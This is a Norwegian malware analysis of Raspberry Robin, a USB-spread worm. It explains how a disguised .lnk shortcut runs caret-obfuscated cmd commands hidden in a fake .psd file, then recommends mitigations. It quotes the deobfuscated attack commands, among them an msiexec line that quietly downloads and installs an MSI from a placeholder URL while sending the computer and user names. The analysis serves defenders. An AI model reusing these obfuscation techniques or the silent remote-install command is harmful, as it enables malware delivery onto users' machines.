Analyse av Raspberry Robin

9. desember 2022

1. Raspberry Robin

Vi går her gjennom de initielle infeksjonsstegene til Raspberry Robin, en skadevare med bred spredning som utvikles aktivt av angriper. Vi er kjent med flere tilfeller av Raspberry Robin i vår sektor. Skadevaren benytter flere angrepsteknikker som gjør at den omgår tradisjonelle sikringstiltak, vi ønsker derfor å sette ekstra fokus på denne. Vi anser Raspberry Robin som en såkalt 'Initial Access Broker', altså skadevare som brukes for å få fotfeste i virksomheten, og hvor dette fotfestet selges til andre, for eksempel grupperinger som driver med datatyveri og/eller kryptering etterfulgt av utpressing.


Vi begynner med en overordnet gjennomgang etterfulgt av en teknisk gjennomgang.

Til slutt kommer vi med et sett med mulige sikringstiltak.


1.1. Overordnet gjennomgang

Raspberry Robin er en skadevare som spres via minnepinner. Når Raspberry Robin legges på en minnepinne lages det en skjult samlemappe som har navnet til minnepinnen, og alt originalt innhold blir lagt i denne mappen. Deretter lages en snarvei (.lnk-fil) med samme navn, og denne snarveien tildeles et ikon som får den til å se ut som en mappe eller en disk.

Se *Bilde 1* for hvordan dette ser ut om man setter inn minnepinnen uten å vise skjulte filer og mapper. Dette er standard oppførsel i Windows, og normalt hvordan det ser ut for brukeren. *Bilde 2* viser det samme minnepinne, men hvor skjulte filer og mapper vises.




Bilde 1: Innhold på minnepinne uten at skjulte filer og mapper vises



Bilde 2: Innhold på minnepinnen hvor skjulte filer og mapper vises

Her henter snarveien ut kommandoer fra filen “odvhj.psd" og kjører disse. Det finnes også tilfeller hvor alle kommandoene ligger i snarveien, og hvor en ekstra fil med tilfeldig navn (som odvhj.psd er) ikke nødvendigvis blir benyttet.


Kommandoen gjør at Windows Installer laster ned og installerer en ondsinnet MSI-fil fra Internett, samtidig som den skjulte mappen åpnes slik at det ser ut som forventet for bruker – og brukeren dermed får tak i filene vedkommende er ute etter.



Bilde 3: Hvordan det ser ut for bruker etter å ha "åpnet" (dobbeltklikket på) snarveien – filnavnene er fiktive og demonstrerer filene som som i utgangspunktet fantes på minnepinnen

Den nedlastede MSI-filen laster ned selve skadevaren, installerer og kjører den. Ved kjøring kobler den opp til C2 (kommando- og kontrollserver) via TOR-nettverket og utfører instruksjoner levert av C2.

Bilde 4 viser hvordan flyten under kompromittering foregår.




Bilde 4: Start-stegene i en Raspberry Robin-infeksjon.

1.2. Teknisk gjennomgang

Minnepinnen inneholder følgende filer og mapper

Navn	Hva	Skjult	Legitim
USB-stasjon	Snarvei (.lnk-fil)	Nei	Nei
USB-stasjon	Mappe med opprinnelige filer på USB-stick	Ja	Ja
System Volume Information	Mappe med informasjon om USB-sticken	Ja	Ja
odvhj.psd	.psd er et filformat som brukes i Adobe Photoshop. Dette er ikke en slik fil, den inneholder tilfeldig data og en skjult kommando	Ja	Nei

Bilde 5 viser alle filene med "show hidden files" påskrudd.



Bilde 5: Innhold på minnepinnen hvor skjulte filer og mapper vises


Snarveien inneholder følgende kommando som kjøres om snarveien dobbeltklikkes på:

```
C:\Windows\System32\cmd.exe
     Description                 : USB-stasjon
     Command line arguments          :
     ...
   mange tomme linjer
   ...
          /Y/r tYpe ODvHj.psd|Cmd
```

Her angis det at cmd.exe skal brukes til å kjøre oppgitte kommandoer. De begynner med en mengde linjeskift (fjernet for lesbarhet) etterfulgt av flaggene /Y og /r.

- /Y skrur av "command line extensions" sannsynligvis for å være kompatibel med flere windowsversjoner
- /r angir at cmd skal exite etter kjøring.
- type er en windowskommando som dumper lesbar tekst ut av en fil.
- Deretter angis ODvHj.psd som filen det skal dumpes fra.
- Output av denne sendes med pipe som input til en ny cmd.exe.

Vi dumper ut tekst fra odvhj.psd:



Bilde 6: Innhold i odvhj.psd

Zoomer vi inn på slutten, og fjerner tomme "søppel-variabler" mellom som er lagt mellom to prosenttegn ser vi teksten:


```
sta^r^t ^Ex^Pl^O^R^eR ^U^sb-s^t^A^sJ^oN
```

Bruk av ^ foran bokstaver er en vanlig måte å obfuskere kommandoer på og som ofte benyttes i skadevare. ^ brukes for å kommentere ut bokstaver som har spesialbetydning, Tilsvarende backslash i linux. Hvis ^ settes foran en bokstav som ikke har spesialbetydning, ser cmd.exe bort fra ^. Store og små bokstaver kan benyttes om hverandre, så for lesbarhetens skyld så gjør vi de små. Kommandoen over blir dermed:

```
start explorer usb-stasjon
```

Altså å åpne mappen "USB-stasjon" med filutforsker.

Litt videre graving lenger opp i teksten og vi finner følgende:



Her ser vi igjen samme obfuskeringsmetode, i tillegg til at bolker med tekst er "kommentert ut" ved bruk av prosenttegn som nevnt over.

Fjerne vi dette står vi igjen med:

```
msiexec /package "nedlastingsURL:8080/%computername%?%Username% –quiet
```

Som sier at Windows Installer skal hente en installasjonsfil fra nedlastingsURL og installere denne, og dette skal gjøres "quiet" - altså uten at det er synlig for bruker.

Snarveien i mappen dumper altså tekst ut av .psd-filen og eksekverer denne, og deretter åpner den mappen med de legitime filene på minnepinnen så dette ser vanlig ut fra brukers ståsted. Rekkefølgen på hvorvidt mappen åpnes først eller MsiExec eksekveres først varierer med ulike varianter av Raspberry Robin.

Kommandoen som eksekveres bruker Windows Installer til å laste ned en installasjonsfil (MSI) og installere denne. Dette gjøres skjult for bruker.

Når Windows Installer-tjenesten benyttes med URL som parameter, vil filen skrives til systemområdet på disk (eksempelvis `C:\Windows\Installer`) – og kjøres - selv om brukeren i seg selv ikke har rettigheter til å skrive til den aktuelle mappen. Filen som installeres er en .dll-fil som kjøres som scheduled task via RunDll32.

1.3. Sikringstiltak

1.3.1. Kontroller bruk av USB-enheter

Denne begrensningen kan gjøres i varierende grad avhengig av hvor kritiske systemene man ønsker å sikre er. Dette vil i hvert enkelt tilfelle være en avveining mellom praktiske hensyn og sikkerhet, og tiltakene kan innføres for alle maskiner i virksomheten, eller innføres ut fra systemenes kritikalitet.

Sperr av tilgang til USB-porter

Dette kan gjøres enten fysisk (les: lim) eller logisk i maskininnstillinger

Blokker hvilke USB-enheter som kan brukes på virksomhetens maskiner.

Begrensing av hva slags type USB-enheter som kan benyttes. Se dokumentasjon fra Microsoft.

Begrens hvor USB-enheter kan brukes utenfor jobbmaskiner

Her er vi kjent med at ansatte har brukt minnepinner i kopi/fotobutikker og fått med seg Raspberry Robin infeksjon fra disse inn på jobbmaskiner. Dette tiltaket er altså basert på ikke-teknisk policy mtp hva den ansatte har lov til å gjøre og ikke.

1.3.2. Applikasjonshvitelisting for DLL

Vurder applikasjonshvitelisting for DLL filer. Dette er også noe vi ser med stadig flere ulike typer skadevare, at filen som til slutt blir kjørt er en .dll-fil fordi dette oftere blir tillatt enn .exe-filer. **OBS!** regler for lasting av DLL kan påvirke ytelsen og øke administrasjonskostnaden. Se dokumentasjon fra Microsoft.

1.3.3. Antivirus

Vi har sett tilfeller hvor installasjon av Raspberry Robin har blitt stoppet av Windows Defender ATP. Om man har en Windows E5-lisens har man også ATP inkludert, i så fall anbefaler vi at man aktiverer dette.

1.3.4. Nettverksmessige tiltak

Blokkering av nylig opprettede domener

Om man har en brannmur som kan blokkere nylig opprettede domener anbefaler vi dette, også som et generelt risikoreduserende tiltak. Raspberry Robin i likhet med annen skadevare har brukt nyopprettede domener for C2.

Blokkering av TOR-trafikk fra klienter

Blokker trafikk mot TOR-nettverket om det ikke er legitimt behov for å benytte dette. Det er i utgangspunktet en legitim tjeneste som blir benyttet av ulike varianter av ondsinnet kode – og bruk av TOR vil også omgå andre blokkeringer man eventuelt har i virksomheten.

Overvåking av nettverkstrafikk generert av Windows Installer/msiexec

Alarmering/overvåkning på nettverkstrafikk med user-agent "Windows Installer" i proxy eller alternativt nettverkstrafikk initiert av prosessen msiexec vil kunne avdekke denne typen angrepsmetodikk. Fordi en del legitime Windows Installer-pakker kommuniserer ut på Internett av ulike årsaker vil vi ikke anbefale å blokkere dette uten å gjøre egne undersøkelser først.